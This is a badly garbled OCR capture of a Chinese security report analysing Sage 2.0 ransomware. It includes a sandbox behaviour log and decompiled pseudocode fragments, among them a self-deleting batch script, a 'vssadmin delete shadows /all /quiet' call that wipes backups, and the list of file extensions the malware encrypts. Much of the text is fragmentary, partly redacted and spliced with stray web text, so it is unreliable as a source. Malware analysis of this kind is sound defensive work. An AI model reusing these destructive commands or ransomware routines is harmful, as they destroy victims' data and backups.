
2017 03



Sage 2.0

2017 03 20

VenusEye金睛 inside

. 3
. Sage 4
2.1 4
2.2 - 4
2.3 - 4
. Sage

■

Sage

CryLocker Sage

Cerber Locky Tesla Spora

Sage zip


zip Word


. Sage

2.1

2.2 -


Ṕ


操作系统：


460
\Device\HarddiskVolume1\WINDOWS\system32\cmd.exe
ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\ping.exe
尝试向其他进程写入代码
危险等级
PID
进程名
详细信息
\Device\HarddiskVolume1\DO

PID
进程名
详细信息
隐蔽信道 [3]
检测到可疑DNS请求
危险等级
检测到可疑HTTP请求
危险等级
检测到可疑UDP请求
反调试 [1]
尝试检测调试器
危险等级

尝试自动自毁程序
危险等级
PID
进程名
详细信息
856
C:\Documents and Settings\Administrator\Local Settings\Temp\3b76846bb664fb7466dbf1d44b07453f.exe
CreateProcess: c:\documents and settings\administrator\application data\6zhzvt2p.exe
调用系统进程删除文件
危险等级
PID
进程名
详细信息
460
\Device\HarddiskVolume1\WINDOWS\system32\cmd.exe
FileName: \Device\HarddiskVolume1\DOCUME~1\ADMINI~1\LOCALS~1\Temp\3b76846bb664fb7466dbf1d44b07453f.exe
释放PE文件
危险等级
PID
进程名
详细信息
856
C:\DOCUME~1\ADMINI~1\LOCALS~1\Tempb76846bb664fb
Drop PE
Documents and Settings\Administrator\Application Data\6zhzvt




. Sage


3.1

345KB


3.2



[redacted]



3.3




```
39  v12 = -1665792991;
40  LoadLibraryA("wlanapi.dll");
41  LoadLibraryA("ntdll.dll");
42  LoadLibraryA("mpr.dll");
43  LoadLibraryA("iphlpapi.dll");
44  sub_405640(&v13, 9, &v9, 4);
45  WSAStartup(2u, &WSAData);
46  CoInitialize(0);
47  [redacted]
48  [redacted]
49  [redacted]
50  [redacted]
51  [redacted]
52  [redacted]
53  [redacted]
54  [redacted] = CreateFileW([redacted], 0x80000000, 3u, 0, 3u, 0, 0);
55  [redacted];
56  if ( [redacted] != (HANDLE)-1 )
57  {
58    WSAData.lpVendorInfo = 0;
59    SetFilePointer(v5, -10240, 0, 2u);
60  [redacted]
61  [redacted]
62  [redacted]
63    sub_409430(v4);
```

```
v0 = GetCommandLineW();
result = CommandLineToArgvW(v0, &v6);
if ( v6 == 2 )
{
  result = (LPWSTR *)result[1];
  if ( *(_WORD *)result == 100 && !*((_WORD *)result + 1) )
  {
    if ( AttachConsole(0xFFFFFFFF) )
    {
```

```
v6 = a1;
v1 = GetCommandLineW();
```

```
sub_405C00(
OpenProcess(
sub_405C60(
ExitProcess(
```

```
CloseHandle(v1);
SleepEx(0x3A98u, 0);
CreateMutexA(0, 1, v0);
if ( GetLastError() == 183 )
  result = 1;
}
return result;
```

```
v8 = GetKeyboardLayoutList(10, (HKL *)List);

result

v2 . List     v1

v1    v0

lt                                                                                resu

 result

13  v2 = 0;
14  sub_409DD0((int)&v8);
15  v3 = sub_40B1C0((int)&v8);
16  if ( v3 >= 0 )
17  {
18    sub_409DD0((int)&dwNumberOfBytesAvailable);

22
23

25        sub_409840(a1,
26        v2
27
28
29
30    sub_40B360(&dwNumberOfBy
31    sub_4096F0(a1, dwNumber(
32
33    sub_409F10(&dwNumberOfBy
34    sub_409F10(&v8,
35    result = v2
36    ...

ytesAvailable :
)fBytesAvailable, v7);

ytesAvailable)

16  v3 = sub_4072A0(v2);
17  v4 = (const CHAR *)sub_40AAB0("%s\\__config%u.bat", v3);
18  v5 = CreateFileA(v4, 0x40000000u, 7u, 0, 2u, 0x102u, 0);
19  if ( v5 == (HANDLE)-1 )
20  {
21    result = 0;
22  }
23  else
24  {
25    v7 = (const CHAR *)sub_40AAB0(
26                          ":abx\r\n"
27                          "ping 127.0.0.1 -n 2 > nul\r\n"
28                          "del /A /F /Q \"%s\"\r\n"
29                          "if exist \"%s\" goto abx\r\n"
30                          "del /A /F /Q \"%s\"\r\n",
31                          v1,
32                          v1,
33                          v4);
34    v8 = v7;
35    v9 = lstrlenA(v7);
36    WriteFile(v5, v8, v9, &NumberOfBytesWritten, 0);
```

.dat .mx0 .cd .pdb .xqx .old .cnt .rtp .qss .qst .fx0 .fx1 .ipg .ert .pic .img.cur .fxr .slk .m4u .mpe .mov .wmv .mpg .vob .mpeg .3g2 .m4v .avi .mp4 .flv.mkv .3gp .asf .m3u .m3u8 .wav .mp3 .m4a .m .rm .flac .mp2 .mpa .aac .wma .djv.pdf .djvu .jpeg .jpg?www.2cto.com .bmp .png?www.2cto.com .jp2 .lz .rz .zipx .gz .bz2 .s7z .tar .7z .tgz.rar .zip .arc .paq .bak .set .back .std .vmx .vmdk .vdi .qcow .ini .accd .db.sqli .sdf .mdf .myd .frm .odb .myi .dbf .indb .mdb .ibd .sql .cgn .dcr .fpx.pcx .rif .tga .wpg .wi .wmf .tif .xcf .tiff .xpm .nef .orf .ra .bay .pcd .dng.ptx .r3d .raf .rw2 .rwl .kdc .yuv .sr2 .srf .dip .x3f .mef .raw .log .odg .uop.potx .potm .pptx .rss .pptm .aaf .xla .sxd .pot .eps .as3 .pns .wpd .wps .msg.pps .xlam .xll .ost .sti .sxi .otp .odp .wks .vcf .xltx .xltm .xlsx .xlsm.xlsb .cntk .xlw .xl

[redacted]

```
  v2 = 156;
  v0 = GetVersionExA((LPOSVERSIONINFOA)&v2);
  if ( v0 )
    v0 = v4 + 10 * v3;
  return sub_404F80(L"vssadmin", L"delete shadows /all /quiet", v0 > 60);
}
```

```
  v3 = sub_4087D0(8u, 102);
```

. APT

4.1 APT

APT

APT